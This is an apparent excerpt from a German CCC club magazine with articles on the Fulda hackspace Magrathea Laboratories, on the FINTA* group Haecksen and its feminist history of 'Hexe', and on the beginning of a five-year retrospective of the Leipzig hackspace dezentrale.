	Do 18:30 Uhr :: FabLab Würzburg, Veitshöchheimer Straße 14, 97080 Würzburg
Zürich :: CCCZH :: Chaos Computer Club Zürich	https://www.ccczh.ch/
	Mi 19 Uhr :: Neue Hard 12, 8005 Zürich

Es gibt in den folgenden Städten Chaostreffs: Aalen, Alzey, Amsterdam, Andernach, Augsburg, Aschaffenburg, Backnang, Bayreuth, Bern, Bielefeld, Bingen, Bonn, Budapest, Chemnitz, Coburg, Cottbus, Erfurt, Flensburg, Gießen, Graz, Gunzenhausen, Halle (Saale), Heidelberg, Hildesheim, Hilpoltstein, Hoher Fläming, Ingolstadt, Innsbruck, Iserlohn, Itzehoe, Jena, Kiel, Klaus (Vorarlberg), Konstanz, Leipzig, Lörrach, Ludwigsburg, Luxemburg, Marburg, Markdorf, Münster, Neuss, Nürnberg, Offenburg, Osnabrück, Potsdam, Rapperswil-Jona, Recklinghausen, Regensburg, Rotterdam, Saarbrücken, Schwerin, Trier, Unna, Villingen-Schwenningen, Westerwald, Winterthur, Wuppertal, Zwickau

Nichts in Deiner Gegend gefunden? Schau' mal bei den Aliens vorbei: https://aliens.ccc.de/

Detailinformationen siehe https://www.ccc.de/regional

BOX CONTENT: CAT

Ein Hackspace in der Mitte Deutschlands – Magrathea Laboratories e.V.

von major <major@maglab.space> und sharon <sharon@maglab.space>

„Laut ‚Per Anhalter durch die Galaxis' war der alte Planet Magrathea einer der wohlhabendsten in der Galaxie. Seine Bewohner entwickelten eine neue Spezialindustrie: Die Konstruktion maßgeschneiderter Luxusplaneten. Diese Traumplaneten waren sündhaft teuer, sodass Magrathea bald zum reichsten Planeten aller Zeiten wurde und den Rest der Galaxie in die bittere Armut drängte. Während des großen galaktischen Börsencrashs begaben sich die Bewohner daher in einen Winterschlaf und warten seitdem auf wirtschaftliche Erholung, auf dass sie ihre Konstruktionsdienste erneut anbieten könnten. Doch Magrathea geriet langsam in Vergessenheit und in diesen aufgeklärten Tagen glaubt natürlich niemand mehr ein Wort von planetenbauenden Hyperraum-Ingenieuren."

Im Zuge des kollektiven Winterschlafs der magratheischen Bevölkerung kamen die Forscher der Magrathea Laboratories zu dem Konsens, dem Winterschlaf nicht weiter beizuwohnen und stattdessen ihre Forschungen weiter voranzutreiben. Daher entschieden sie sich, das Labor auf ihr bisheriges bio-algorithmisches Meisterstück, die Erde, zu verlegen. Es befindet sich in der Mitte des alten Europa, in Fulda. Im Laufe der Jahrzehnte wurden die ehemaligen Magratheans mehr und mehr wie die Ureinwohner der Erde. Heutzutage kann man sie nicht mehr unterscheiden. Nichtsdestotrotz bleiben sie die Schöpfer neuer Welten.

So oder so ähnlich muss es damals gewesen sein. Das Datum, an dem die Magratheaner ihre Ansiedlung auf der Erde begannen, lässt sich nicht rekonsturieren. Doch Gerüchte, dass sie sich unter das Publikum des Chaos Communication Congress mischen, bestehen bereits seit 15 Jahren. Die erste schriftliche Quelle lässt sich auf den 17.01.2014 datieren, ein Antragspapier im Planungsamt auf Alpha Centauri.

Die tatsächliche Gründungszeit

Schon lange vor der offiziellen Eintragung in das Vereinsregister – etwa seit 2008 – traf sich ein wechselnder Personenkreis Fuldaer um jährlich zur gemeinsamen Teilnahme am Chaos Communication Congress zu reisen. Seit

dieser Zeit fanden unregelmäßige Treffen statt, zunächst in diversen lokalen Kneipen und später im fuldaer Studierendencafe „Cafe Chaos“. Die beteiligten Personen wollten sich mit anderen Technikinteressierten aus dem Raum Fulda vernetzen, eine Gelegenheit zum Austausch bieten und gemeinsam an Projekten arbeiten.

Ziemlich früh schon stand die Idee im Raum, einen festen Rahmen für Events, Making und Treffen zu schaffen. Der erste Anlauf zur Gruppenstrukturierung wurde bei einer Veranstaltung mit dem Namen „Night of Projects“ im Jahr 2010 unternommen. Die Liebe zum Hitchikers Guide und der Wunsch Dinge zu kreieren, führten zum Namen „Magrathea Laboratories“. Es wurde ein Satzungstext erarbeitet, allerdings daraus kein Verein gegründet oder eingetragen. Der Personenkreis erwies sich als zu lose, so dass es einige weiterer Jahre unregelmäßiger Treffen bedurfte, bis die Ursprungsidee in die Realität umgesetzt wurde. Die Gruppe verstand sich seit dieser Zeit als Chaostreff, nahm rege an Chaosevents teil (neben dem Congress unter anderem GPN und MRMCD) und entsendete auch regelmäßig Personen zu den Regiotreffen des CCC.

Das offizielle Vereinslogo (maglab/inkOne)

Aktivitätenüberblick

11.2010 NOP 1. Night of Projects, HS Fulda
04.2011 Geekend Café Chaos, HS Fulda
05.2011 hackertent auf den Hochschultagen, das Kulturfestival des AStA der HS Fulda
10.2011 Geekend Continued Marburg
11.2011 NOP 2. Night of Projects, HS Fulda
04.2012 Geekend Phase 3 Café Chaos, HS Fulda
11.2012 NOP 3. Night of Projects, HS Fulda
11.2013 Geekend v4 Café Chaos, HS Fulda
03.2014 Geekend V Café Chaos, HS Fulda
05.2014 hackertent auf den Hochschultagen
08.2015 mag.lab @ CCCamp Jurte auf dem CCCamp, Ziegeleipark Mildenberg
06.2016 Einweihungsfeier der Vereinsräume des maglab.space
06.2016 Junior Science Cafe Teilnahme an einer Podiumsdiskussion zum Thema Digitale Demokratie: Recht, Ordnung oder Anarchie, Winfriedschule Fulda
09.2016 Freifunk Hessen Meetup
10.2016 Geekend Reloaded Magrathea Laboratories e.V.
05.2017 Workshop Premium-Cola
08.2017 WAT 1. kleines Hackercamp „What a Tent“
07.2018 WAT 2. kleines Hackercamp „What a Tent“
08.2019 ZSH ZeltStadtHessen, eine Kooperation hessischer Hackspaces und Chaostreffs auf den CCCamp 2019, Ziegeleipark Mildenberg

Die nächsten Schritte: Vereinsgründung und Raumsuche

Der Wunsch sich aus dem Hochschulumfeld zu lösen und hierdurch auch anderen Menschen aus der Region Fulda einen niederschwelligen Zugang zu ermöglichen, stand in den folgenden Jahren immer wieder im Raum. Dabei spielte es auch eine Rolle, dass neben einer festen Rahmung auch Interesse an einer juristisch sicheren Form bestand.

Im Jahr 2014 gelang schließlich ein neuer Versuch der Vereinsgründung. Gemeinsam wurde eine Satzung nach dem Vorbild anderer Chaostreffs und Hackspaces erarbeitet, zur Gründungssitzung eingeladen und der Verein „Magrathea Laboratories“ gegründet.

Von Beginn an war die Realisierung eines Hackspaces zentrale Idee des Vereins. Diese konnte ab dem 01.04.2016 umgesetzt werden und so verfügt der Verein nun über eigene Räume in denen regelmäßige Treffen und Vorträge stattfinden. Auch eine kleine Werkstatt hat in den Räumlichkeiten ihren Platz gefunden.

Das mag.lab ist also ein virtueller und zwischenzeitlich auch ein realer Raum für alle Menschen, die sich experimentierfreudig ans Zerlegen, Um- und Neubauen von Hard- und Software, Kunst, Wirtschaft und Politik machen; Ideen, Tipps und Tricks, Werkzeugen, Material und Lebenszeit mit anderen Menschen teilen wollen.

Netzwerke bauen und Kontakte pflegen

Seit der Vereinsgründung ist vieles passiert. So wird von einigen unserer Mitglieder schon seit vielen Jahren das Freifunknetz in Fulda betrieben und auch die Ausstattung einer Flüchtlingsunterkunft mit freiem Internet konnte 2015 realisiert werden. Besonders über die Freifunk-Initiativen wurden viele Kontakte zu Einrichtungen in der Stadt geknüpft. Ein lokaler Partner, der an diese Stelle eine hervorgehobene Rolle spielt, ist das oLaF (offene Labor Fulda). Das ist eine schulübergreifende AG in Form eines Maker Space an der Freiherr-vom-Stein-Schule (Fulda), der für viel Publikumsverkehr und Mitgliederzuwachs sorgt. Manchmal ziehen auch Mitglieder an andere Orte und begeistern Menschen für das mag.lab, so dass wir uns einer Aussenstelle in Berlin erfreuen.

Eindruck von einer zsh-Jurte
(maglab/sythys)

Mit den hessischen Hackerspaces pflegen wir über verschiedene Wege und Formate Kontakte. Daraus entstand zum CCCamp 2019 das Gemeinschaftprojekt der zsh (ZeltStadtHessen), das wir direkt mit fast 150 Personen realisieren konnten. Leider ist eine lokale Wiederholung aus verschiedenen Gründen bisher nicht geglückt.

Mit Beginn der Corona-Pandemie liefen auch die 3D-Drucker der Fuldaer Hacker:innen, um im Rahmen des Projekts MakerVsVirus für genügend Schutzmasken in der Region zu sorgen. In dem Zuge wurden zur Untersützung einige ruhende Kontakte reaktiviert.

Aus der Kategorie Herrausforderungen, die alle Spaces betreffen: Hier seht ihr Larry. Es lebt seit 14.02.2019 in unserem Kühlschrank und ist fester Bestandteil des Inventars (maglab)

Die Dinge verselbstständigen sich

Mit den nun existierenden Räumlichkeiten wurde vieles zum Selbstläufer. Die Mitgliederzahlen steigen kontinuierlich und der Hackspace beherbergt mittlerweile eine durch die Mitglieder gut ausgestattete Holz- und Elektronikwerkstatt. Natürlich fehlen – wie in den meisten Hackspaces – weder CNC-Fräse noch Lasercutter oder 3D-Drucker.

Die Räumlichkeiten als Anlaufstelle für unsere Mitglieder, um sich jederzeit dort treffen zu können, haben zur Entstehung vieler dezentraler Projekte geführt. So bauen wir derzeit ehemalige Bäckereiräume hinter dem Hackspace zu einer größeren Werkstatt um und freuen uns seit dem 24.09.2022 zu der Gruppe der Erfa-Kreise zu gehören.

Magrathea Laboratories e.V.

Buttlarstraße 1A, 36039 Fulda
https://maglab.space/

Ein Auszug intergalaktischer Infrastruktur

Eddie Boardcomputer – Virtuelle Maschine mit Home-Assistant (hass) und MQTT-Servers.
Hotblack Musikplayer – Ein Odroid XU4 mit 3 Sound Blaster Play 2 USB-Audio-Interfaces.
Alpha Centauri Inventarsystem – zur virtuellen Dokumentation realer Gegenstände.
Frankie & Benjy LDAP-Server – Gemeinsame Benutzerverwaltung für alle Dienste.
Emily & Prefect Versionsverwaltung und CI für alles von der Satzung bis zur Software.
Krikkit Backup-Server – zuständig für die Verwaltung und Erstellung von Sicherheitskopien.
Wonko Nextcloud – Cloud Speicher und zentraler Kalender.
Ningi Kontoauszugsdrucker – Hardware-Control für die Automation im Hackerspace.
Slartibartfast Lasercutter – beziehungsweise Lasergravurmaschine vom Typ K40.
God Host-System für die virtuellen Maschinen der verschiedenen Dienste und Projekte.
Zaphod Router – das Netzwerk im Hackspace ist maximal kompliziert.
Prostetnik Vogon Jeltz Drucker – der Farblaserdrucker ist ein Epson AcuLaser C1100.

HAAAUFEN
HUHUHUHH

Wer sind die Haecksen?

von Smettbo <smettbo@posteo.de>

Schnaufend setzt sich die Diesellock in Bewegung. Der schwarze Hoodie der Zugführerin mit dem türkis-grünen Haecksen-Hut auf dem Rücken flattert im Wind. Zelte und mannigfaltige futuristische Gebäude ziehen vorüber. „Oh, die Haecksen sind on board!“, ruft jemand in der zweiten Reihe. Die anderen Fahrgäste sehen sich irritiert um. Die Hexen on bord?, scheinen ihre Blicke irritiert zu fragen. Drei Reihen weiter hinten klammert sich ein kleiner Junge an den Arm seiner Mutter: „Was, hier gibt's Hexen?!“ Entschuldigend sieht der Vater sich zu den Haecksen um, die in der Reihe hinter ihm sitzen. Dann fängt er an zu erklären: dass Hexen gar nicht so gefährlich sind, wie Geschichten es einem auch heute immer noch weismachen wollen, und dass Haecksen und Hexen zwei verschiedene Dinge sind.

Schließlich sprechen wir im Zusammenhang mit dem CCC nicht von Hexen im Sinne des Hexenhammers oder des Lebkuchenhauses. Und die Haecksen schreiben sich anders als die im Mittelalter verfolgten Hexen. Und doch ist die Namensgebung der Haecksen kein Zufall, ist doch der Begriff Haeckse eine geschickt gewählte Kombination aus Hacken und Hexe.

So ziemlich alle haben eine grobe Vorstellung davon, was eine hackende Person macht. Doch um die Person der Hexe rankt sich viel Mystik und Missverständnis, daher zunächst einmal eine kurze Auffrischung zum Begriff Hexe. Triggerwarnung: Der Teil ist vielleicht schwer zu ertragen und kann daher übersprungen werden. Im darauffolgenden Abschnitt geht es darum, warum es die Haecksen gibt, und im letzten Teil darum, was die Haecksen alles machen.

Was ist eine Hexe?

Von der Hexe ist es gedanklich nicht weit zur Hexenverfolgung. Das ist ein unschöner Teil der vor allem europäischen Geschichte, der zur politischen Verfolgung und Ermordung von hauptsächlich Frauen, aber auch queeren und jüdischen Personen führte. Da die Forschungsliteratur nur von Frauen und Männern spricht, wird diese binäre Einteilung in diesem Abschnitt beibehalten.

Hexen waren im Grunde genommen störende Subjekte. Wer als ein störendes Subjekt galt, änderte sich im Verlauf der Geschichte und hing hauptsächlich davon ab, wie die jeweilige Gesellschaft zur entsprechenden Zeit gestrickt war, was sie beeinflusste. Prägend zum Ende des Mittelalters – der Zeit also, in der die Hexenverfolgung ihren Ausgang nahm – war die Pest. Sie verbreitete sich ab dem vierzehnten Jahrhundert und brach in einzelnen Gebieten Europas immer wieder aus. Die Menschen konnten sich nicht erklären, woher diese Krankheit kam, denn mit Zoonosen kannte man sich damals noch herzlich wenig aus.

Doch nicht nur die Pest war prägend für diese Zeit. Auch die kleine Eiszeit suchte die Menschen heim, mit besonders kalten Phasen von etwa 1570 bis 1630 und 1675 bis 1715. Das Resultat waren Missernten. Lebensmittel verteuerten sich, es kam zur Inflation – schwierige Bedingungen also, die auch durch den Dreißigjährigen Krieg, der von 1618 bis 1648 in Deutschland wütete, nicht vereinfacht wurden.

Gerade alleinstehende Frauen lebten in jener Zeit von der sogenannten Allmende. Die Allmende war typischerweise eine gemeinschaftlich genutzte Fläche, auf der Gemeindemitglieder ihre Tiere weiden durften oder Nutzpflanzen ziehen konnten. Heute gibt es dieses Konzept auch noch, u.a. im Alpenraum, auf der schwedischen Insel Gotland und im Schwarzwald. Sie ist das Gegenmodell zur heute üblichen parzellierten landwirtschaftlichen Nutzfläche, also von Feldern die von einzelnen Landwirt*innen oder Unternehmen bewirtschaftet werden.

Im Mittelalter war Sinn und Zweck der Allmende, dass sich auch Menschen, die keinen eigenen Grund besaßen, ernähren konnten. Doch mit der Eiszeit, der Pest und dem Dreißigjährigen Krieg änderte sich nicht nur das soziale, sondern auch das wirtschaftliche Klima. Die mittelalterliche Subsistenzwirtschaft schlug in eine Geldwirtschaft um, der Kapitalismus setzte sich durch. Großgrundbesitzer umzäunten Allmende-Flächen und entzogen dadurch vielen Menschen die Lebensgrundlage.

Im Zuge der wirtschaftlichen Umstellungen wurden viele Männer außerhalb des eigenen Hauses tätig und gingen bezahlter, produktiver Lohnarbeit nach. Den Frauen aber wurde eine Tätigkeit in der unbezahlten Reproduktionsarbeit zugewiesen: Kinder gebären, großziehen und den Haushalt führen.

Eine derartige wirtschaftliche Umstrukturierung zugunsten einer wohlhabenden Minderheit führte schließlich zu Aufständen, oftmals von Frauen angeführt oder unterstützt.

Diese wirtschaftlich-politische Gemengelage gebar sodann ein Feindbild: die Hexe. Der Begriff lässt sich ab dem Beginn des fünfzehnten Jahrhunderts nachweisen und vereint schon bald ein Sammelsurium bekannter Feindbilder. Aus den Geständnissen von als Ketzer*innen verfolgten Personen werden Teufelsanbetungen und nächtliche orgiastische Zusammenkünfte übernommen, aber auch antijüdische Vorurteile wie Kinderopfer und der Hexentanz (in der Synagoge; daher der Begriff „Hexensabbat“) werden aufgegriffen.

Die Inquisition war nur für einen Teil der Hexenprozesse verantwortlich. Die teuren Prozesse wurden meistens von weltlichen Gerichten durchgeführt, vermutlich um die Unzufriedenheit in der Bevölkerung gegen schwächere Bevölkerungsgruppen zu lenken. Die Grundlagen für die Hexenverfolgung wurden von den geistlichen Hexentheoretikern gelegt. Die ausschlaggebenden Dokumente hierfür waren die Papstbulle von 1484 und der sogenannte Hexenhammer, eine Art Anleitung zur Verfolgung vor allem weiblicher Hexen. Auch die Reformatoren Martin Luther und John Calvin befürworteten die Hexenverfolgung. Luther hielt explizite Hexenpredigten; er ging davon aus, dass Hexen Umgang mit dem Teufel hätten, und unterstellt ihnen zahlreiche Schadzauber und den Pakt mit dem Teufel.

In stark verklärter Form hat die oben beschriebene Vergangenheit ein Hexenbild hervorgebracht, das größtenteils bis heute von negativen Stereotypen besetzt ist. Es gibt aber inzwischen auch positiv gedeutete Hexen, etwa in der Kinderliteratur. Manche eignen sich den oft auch als Schimpfwort verwendeten Begriff wieder an und bezeichnen sich selbst als Hexe. Sie wollen so die Deutungshoheit zurückerlangen und den Begriff positiv umdeuten.

Warum gibt es die Haecksen?

Die feministische Bewegung steht im Kontext des Patriarchats. Der Kapitalismus, der 1400 noch in den Kinderschuhen steckte, hat sich zum dominanten Wirtschaftssystem der westlichen Welt entwickelt. Der Glaube an den Homo oeconomicus und an die unsichtbare Hand, die den Markt schon regeln wird, ist weit verbreitet.

Die seit mindestens der frühen Bronzezeit vorherrschenden Genderstereotype sind fest in den Köpfen der Menschen verankert [1], Details dazu siehe Kasten am Ende dieses Abschnittes. Auch in diesem Abschnitt geht es um Frauen und Männer, denn in der Fachliteratur wird wieder nur binär gegendert.

„Frauenberufe“ sind in der westlichen Welt typischerweise in der Care-Arbeit angesiedelt, sind schlechter bezahlt als typische „Männerberufe“. Sogar Wikipedia kennt den Begriff des Frauenberufs und führt als typische Beispiele Lehrerin, Krankenschwester und Gebäudereinigung ganz oben auf der Liste. Weiter heißt es da: „Charakterisiert werden kann ein Frauenberuf unter anderem durch die Merkmale: geringe Qualifikation, geringes Entgelt und Arbeitsbedingungen“ [2].

Dagegen grenzen sich die sogenannten „Männerberufe“ ab. Diese sind hoch angesehen, haben mit Wissenschaft, Forschung und meist eben Technik zu tun. Männer in diesen Berufsfeldern erfahren hohes Ansehen, werden ernst genommen und sind gut bezahlt. Die Feministinnen der ersten Welle in der westlichen Welt erstritten das Wahlrecht für die Frau, die der zweiten Welle kämpften in den 1970ern für die sexuelle Selbstbestimmung des weiblichen Körpers und für Gleichberechtigung im Berufsleben. Viel ist passiert seitdem, und doch leider lange noch nicht genug.

Die Informatik ist historisch gesehen ein Frauenberuf. Der Entwicklungsprozess der heute unter der Bezeichnung Informatik bekannten Wissenschaft begann mit der britischen Mathematikerin Ada Lovelace (1815–1852). Sie entwarf 1842 einen Algorithmus, mit welchem Bernoulli-Zahlen mit einer Rechenmaschine (Analytical Engine) berechnet werden konnten. Im zweiten Weltkrieg war die Tätigkeit des Programmierens fast ausschließlich in der Hand von Frauen. Zu dieser Zeit und danach wurde in den USA die Softwareentwicklung als Frauenberuf angesehen [3].

Heute liegt der Anteil an Frauen, die Informatik studieren, bei rund 25% in den westlichen Ländern. In den Ingenieurswissenschaften ist gerade mal jede zehnte immatrikulierte Person nicht männlich [4]. Die Statistiken sind dabei noch immer binär gehalten, es gibt nur Frauen und Männer, der Anteil an trans oder nichtbinären Personen ist nicht erfasst.

Das liegt auch daran, dass sich gewisse Verhaltensmuster gerade in stark gendersegregierten Berufen immer wieder aufs Neue reproduzieren. Es bildet sich eine sogenannte Fachkultur aus. Arbeiten sich Neuankömmlinge in einen Job ein, werden sie professionell sozialisiert. Das bedeutet, dass sie einerseits das technische Skillset erlernen, das zur Bewältigung der ihnen aufgetragenen Aufgaben notwendig ist. Zusätzlich aber lernen sie auch die historisch und gesellschaftlich geprägten Werte des jeweiligen Berufsfeldes kennen. Um dann als professionell wahrgenommen zu werden, muss eine Person nicht nur sicher im Umgang mit den ihr zur Verfügung stehenden Techniken sein, sondern diese Expertise mit dem Selbstverständnis des Berufsfeldes zeigen. So werden gender-spezifische Vorurteile weiter reproduziert und im Endeffekt aufrechterhalten, sofern nicht aktiv reflektiert wird.

Die Ingenieurwissenschaften sind ein besonders robust gender-segregiertes Feld, wie Seron et al. feststellten [5]. Sie arbeiteten heraus, dass Frauen und Männer mit gleichem Erfolg den Ausbildungsweg in den Ingenieurwissenschaften durchlaufen. Der informelle Lernprozess in Projektteams und während Praktika aber verweist Frauen auf traditionelle Geschlechterrollen. Es sind dann die täglich erlebten Ungerechtigkeiten, die Frauen an sich selbst zweifeln lassen.

Am Ende führt das oft dazu, dass Frauen den Spaß an der Technik verlieren. Sie werden durch und aus einer männlich dominierten Kultur verdrängt. Seron et al. fanden Hinweise

darauf, dass die Werte und Normen der professionellen Kultur in den Ingenieurswissenschaften die Identifikation bei Frauen mit dem Beruf vermindern und die Chance erhöhen, dass diese das Feld wieder verlassen.

Die erlebten Benachteiligungen sind auch im Haecksenwerk, Folge 3: Wer sind die Haecksen, dem Podcast der Haecksen ein Thema [6]. Im gemeinsamen Gespräch erarbeiteten gelantine, naerrin, waldwesen und melzai, was sie an der Welt ärgert.

Gelantine fällt auch gleich ihre Rolle als Technikerin in der Berufswelt ein. Sie beschreibt sich selbst als kleine Frau, ist 1,54m groß. Die Leute sähen sie immer als süß, niedlich, kindlich. Sie brauche dann immer Monate um herauszuarbeiten, dass sie ein erwachsener Mensch ist, der es verdient ernst genommen zu werden. Das Resultat: ein Mix aus Resignation und Ärger. „Ich merke das zum Beispiel schon, dass ich in einem eher männlichen Umfeld Hemmung habe eine Frage zu stellen in Bezug auf Technik, weil halt im Hintergrund immer so dieses kleine nagende Gefühl ist, wie der Blick von den männlichen Kollegen auf mich ist. Weil ich ‚nur' eine Frau bin", so gelantine.

Und mit diesem Erleben ist gelantine nicht alleine. Wie die meisten nicht cis-männlich gelesenen Personen die im weiteren technischen Berufsfeld unterwegs sind, sieht sie sich Vorurteilen ausgesetzt, die vor langer Zeit strukturell in unserer Gesellschaft verankert wurden, und nur unter größten Anstrengungen wieder abgeschafft werden können.

Was machen die Haecksen?

Gleich eines vorweg: nicht alle Hacker*innen wollen als Haecksen bezeichnet werden.
Doch was machen jetzt die 550 Haecksen? Ganz einfach: Die Fundamente der im vorigen Abschnitt genannten Vorurteile einreißen.

Geschichte
In einer Studie über Mutterschaft in der Bronzezeit in Österreich fanden Katharina Rebay-Salisbury et. al. heraus, dass Frauen, die bis zur Menopause überlebten, im Schnitt 7,9 Kinder bekamen. So lange lebten jedoch nur die wenigsten, denn durch wiederholte Schwangerschaften und Geburten wurde der Körper so stark geschwächt, dass viele jung starben. Die zurückgelassenen Partner suchten sich dann wiederrum jüngere Frauen, was auf eine patriarchale Struktur hinweist. Ausgrabungen zeigten: Ältere Männer wurden mit jüngeren Frauen beigesetzt. [1] Vern Bullough und Cameron Campell fanden in ihrer Studie zur Lebenserwartung und Ernährung von Frauen im Mittelalter zudem heraus, dass Frauen im Frühmittelalter an Eisenmangel litten. Mangelernährung und häufige Schwangerschaften führten zu einem frühen Lebensende [7].

Damit reihen sie sich in die aktuelle Welle des Feminismus ein. Diese zeichnet sich u.a. dadurch aus, dass sich der Feminismus von einer lange vorherrschenden Gender-Binarität löst. Gleichberechtigung ist ein Recht für alle Menschen, deshalb verstehen sich die Haecksen als eine FINTA*-Gruppe. FINTA* steht für Frauen, intergeschlechtliche, nichtbinäre, trans und agender Personen. Der angehängte Asterisk dient dabei als Platzhalter, um alle nicht-binären Geschlechtsidentitäten mit einzubeziehen.

Ein weiteres Stichwort ist noch wichtig bei der aktuellen Welle des Feminismus: Intersektionalität. Das bedeutet, dass Diskriminierungsformen wie z.B. Rassismus, Sexismus, Ableismus und Altersdiskriminierung nicht voneinander getrennt zu betrachtende Kategorien sind. Bei der Intersektionalität werden die einzelnen Diskriminierungsformen in ihren In-

terdependenzen und Überkreuzungen betrachtet. Sie addieren sich nicht nur in einer Person, sondern führen zu eigenständigen Diskriminierungserfahrungen. Personen, die sich mit Technik auseinandersetzen, sind oft nicht nur wegen ihres Geschlechts diskriminiert. Hautfarbe spielt u.a. eine Rolle, aber auch trans Gender und Alter. Ein Ziel der Haecksen ist es, die intersektional-feministischen Standpunkte in der Szene der hackenden Personen zu verankern. Dass eine weiße cis Frau eine andere Diskriminierung erlebt als eine Schwarze trans Frau ist offensichtlich. Formen von Diskriminierung sind individuell.

Die intersektional-individuelle Diskriminierungserfahrung löst dann vor allem eines aus: Wut, die sich jetzt endlich mal Luft verschaffen kann. Wut, wie sie sich im Falle gelantines aufstaute, wenn man einfach im beruflichen Umfeld nicht für voll genommen wird. Das Rauslassen der Wut schafft dann Anknüpfungspunkte für Diskussionen und Aktivismus.

Eine Möglichkeit dazu bietet sich zum Beispiel auf der Haecksen-Assembly, wo es einen Anger Exchange Point gibt. Menschen dürfen dort ihre Wut in Worte fassen, auf Zettel schreiben und sich dafür neue Zettel wieder herausnehmen. „Das heißt, man wird ihn los und dafür bekommt man einen anderen", erklärt melzai im Podcast. So kann man sich nicht nur seiner Wut gehört verschaffen, sondern erfährt auch, was andere beschäftigt. Am Ende der Assembly bleibt allerdings oft Wut übrig, weil mehr hereingeworfen als herausgenommen wurde. Diese Wut wird am Ende des Congresses feierlich verlesen und viele stellen fest: sie sind nicht allein, man hat gemeinsame Erfahrungen und Themen.

Doch die Haecksen bieten FINTA* Personen mit Interesse an Technik noch viel mehr: denn endlich trifft man sich. Was sonst, aufgrund der niedrigen Zahlen in den jeweiligen Berufsfeldern weit über die Welt verteilt existiert, hat endlich eine gemeinsame Anlaufstelle. Ein gemeinsamer Raum wird geschaffen abseits des männlich-dominierten Umfeldes, Gruppen finden sich, die an einem Projekt gemeinsam arbeiten wollen. Die Lust kommt auf, sich endlich spielerisch auszuprobieren. „Wenn ich zum Beispiel eine rein technische Frage habe, kann ich das ganz ohne ein unangenehmes Gefühl in den Raum werfen und schauen, was daraus wird", erklärt gelantine.

Wer Bock darauf hat, einen Podcast aufzuziehen, der kann das einfach machen. Und wer Lust hat, mit Python programmieren zu lernen, findet ebenso Anschluss. Das steht alles im Zeichen der gegenseitigen Unterstützung: Haecksen helfen Haecksen. Sie ermöglichen einander, Dinge zu erreichen, die außerhalb des Haecksen-Kosmos vielleicht nur schwer umsetzbar wären. Nur durch andere lernen wir und die Haecksen setzen das in die Tat um. Haecksen veranstalten Workshops und Trainings, um ihr Wissen an Interessierte weiterzugeben. Diesen Sommer ist so beispielsweise eine Website entstanden, die von Cyberstalking betroffene Personen unterstützen soll.

Wollte man alle Projekte aufzählen, die die Haecksen gemeinsam aufziehen, so wäre dieser Artikel noch ein paar Seiten länger. Festgehalten soll noch werden: Es geht bei den Haecksen um Technik im allgemeinen Sinne. Dazu gehört zum Beispiel auch die beste Art und Weise, Taschen in Röcke einzunähen, die tatsächlich groß genug sind, um den Geldbeutel darin verstauen zu können. Oder ein Seed Exchange, sodass samenechte Tomaten nicht mehr nur im eigenen Garten wachsen.

Im Podcast fasst melzai das Ziel der Haecksen so zusammen: „Gleiche Rechte, gleiche Möglichkeiten, ein gleich qualitativ hochwertiges Leben wie alle anderen Menschen auf

dieser Welt.“ Und das mit Spaß, mit gegenseitiger Unterstützung und Zusammenarbeit, um Tolles auf die Beine zu stellen. Schließlich versuchen die Haecksen, die Welt so zu verändern, dass alle Menschen die gleichen Rechte haben.

Die Haecksen verstehen sich als Lagerfeuer, um das sich FINTA* Personen im Technik-Umfeld scharen können. Dabei sind nicht nur hackende Personen, sondern auch solche, die Wissenschaft betreiben, die aktivistisch unterwegs sind, und solche, die sich künstlerisch und philosophisch mit Technik auseinandersetzen. Es wird Wut diskutiert und daraus Mut gewonnen. Der Begriff der Hexe wird durchleuchtet und neu besetzt. Es werden Anschlusspunkte zum großen Chaos aufgezeigt, welches ausgehend vom Haecksen Space mit einem guten Gefühl erkundet werden kann. Die Haecksen sind Safer Space und Anschlussmöglichkeit, Katalysator und Denkraum.

Allgemeine Adresse: <info@haecksen.org>
Mastodon: @haecksen@chaos.social
Twitter: @hacksenC

Referenzen

[1] Katharina Rebay-Salisbury et al.: „Motherhood at Early Bronze Age Unterhautzenthal, Lower Austria“, Archaeologia Austriaca 102, 2018, pp. 71–134.
[2] Wikipedia: „Frauenberuf“, https://de.wikipedia.org/wiki/Frauenberuf
[3] Wikipedia: „Frauen in der Informatik“, https://de.wikipedia.org/wiki/Frauenberuf
[4] bitkom: „In Informatik-Hörsälen liegt der Frauenanteil bei einem Viertel“, https://www.bitkom.org/Presse/Presseinformation/Informatik-Frauenanteil
[5] Carroll Seron et.al.: „Persistence Is Cultural. Professional Socialization and the Reproduction of Sex Segregation.“, Work and Occupations 2016, Vol. 43(2) 178–214.
[6] Podcast Haecksenwerk, Folge 3: „Wer sind die Haecksen?“ (2021), https://www.haecksen.org/uncategorized/hckn003-wer-sind-die-haecksen/
[7] Vern Bullough and Cameron Campbell: „Female Longevity and Diet in the Middle Ages“, Speculum 55, 1980, 317-25.

5 Jahre dezentrale in Leipzig – (m)eine Retrospektive

von pilgrim <vorstand@dezentrale.space>

Mit Gründungstreffen am 11. Juni 2017 wurde der dezentrale e.V. [1] in Leipzig diesen Sommer 5 Jahre alt. Unser Jubiläum haben wir am Samstag, den 13. August 2022, mit vielen Gästen gebührend gefeiert und die Zeit genutzt, um die Erfolge und Hürden im Vereinsleben gemeinsam zu reflektieren. Eine Retrospektive des Hackspace Leipzig.

Retrospektive

Im August vor 5 Jahren wurde das Hinterhaus der Dreilindenstraße 19 mit Lötkolben, einer selbstgebauten Werkbank, LED-Stripes sowie jeder Menge elektronischen Bauteilen belebt. Die 10 Gründungsmitglieder der dezentrale hatten kurz vorher vom Amtsgericht Leipzig über die Eintragung VR 6458 die Bestätigung bekommen als gemeinnütziger Verein zu agieren und die beschlossenen Satzungszwecke zu verfolgen, die man sich selbst zum ersten Treffen auferlegt hatte.

Diesen Sommer saßen wir dann zusammen mit >75 Gästen in ebendiesen Räumen und genossen neben Tschunk, leckeren Burgern mit Seitan-Patty, vegetarischen Tschebureki auch aufschlussreiche Vorträge und später am

Birthdaycake 5;42

Abend eine gelungene musikalische Darbietung über eine Live-Coding-Perfomance mit TidalCycles. [2] Dafür wurde unsere Musikanlage zur Beschallung in angenehmer Lautstär-

ke genutzt. Über den Geräuschpegel müssen wir uns meist keine Gedanken machen. Wir verstehen uns mit den Nachbarn im Vorderhaus blendend, die selbst hin und wieder zu Gast sind oder Freunde mit Technikfragen zu uns schicken.

TydalCycles Live-Coding

dezentrale Vereinswelt

